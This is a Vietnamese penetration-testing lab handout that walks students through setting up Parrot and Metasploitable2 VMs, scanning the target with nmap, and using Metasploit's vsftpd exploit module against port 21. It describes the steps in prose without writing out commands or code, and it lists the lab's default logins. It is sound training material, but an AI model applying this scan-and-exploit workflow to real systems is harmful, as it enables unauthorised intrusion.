LAB1 – BASIC PENTEST WITH METASPLOITABLE

Chuẩn bị:

+ Virtualbox 6 (VirtualBox-6.1.48-159471-Win.exe) hoặc bản mới nhất trên trang chủ

+ 1 VM **Pentester** : Import file "Parrot 5.3 1.2.1.ova" Đổi tên máy ảo thành **Pentester** , Với RAM >= 2GB, Network Adapter 1 = **Virtualbox Host Only ,** Network Adapter2 = **NAT**

Lưu ý: Trên Pentester dùng phím tắt để mở ứng dụng

- New Terminal = Windows + Enter
- New Web Browser = Windows + W
- Change/New Workspace = Windows + number


+ Import file "Metasploiable2.ova" và đổi tên máy ảo thành **Target**

Pentester login: root/r Target login: msfadmin/msfadmin


Đọc các bước thực hiện bên dưới, chụp và dán **1 HOẶC NHIỀU HÌNH CHỤP TOÀN MÀN HÌNH** kết quả của bước đó thay cho **REPLACE ME**

1. CHUẨN BỊ


1.1. Đăng nhập Target và kiểm tra thấy địa chỉ IP Target




1.2. Kiểm tra kết nối bằng cách ping từ Pentester đến Target



1.3. Pentester sử dụng nmap trên để scan Target, thấy rất nhiều service đang open trên nhiều port khác nhau. (lưu ý: lệnh kèm tham số phù hợp)




1.4. Khởi động bộ công cụ Metasploit Framework (msfconsole) trên Pentester




2. PORT 21: FTP

Thực hiện các bước sau từ gia diện msfconsole trên Pentester


2.1. Tìm module khai thác vsftpd




Nhận thấy có module trùng version đã scan trước đó




2.2. Xem và thiết lập các option bắt buộc



2.3. Thực hiện chạy module khai thác



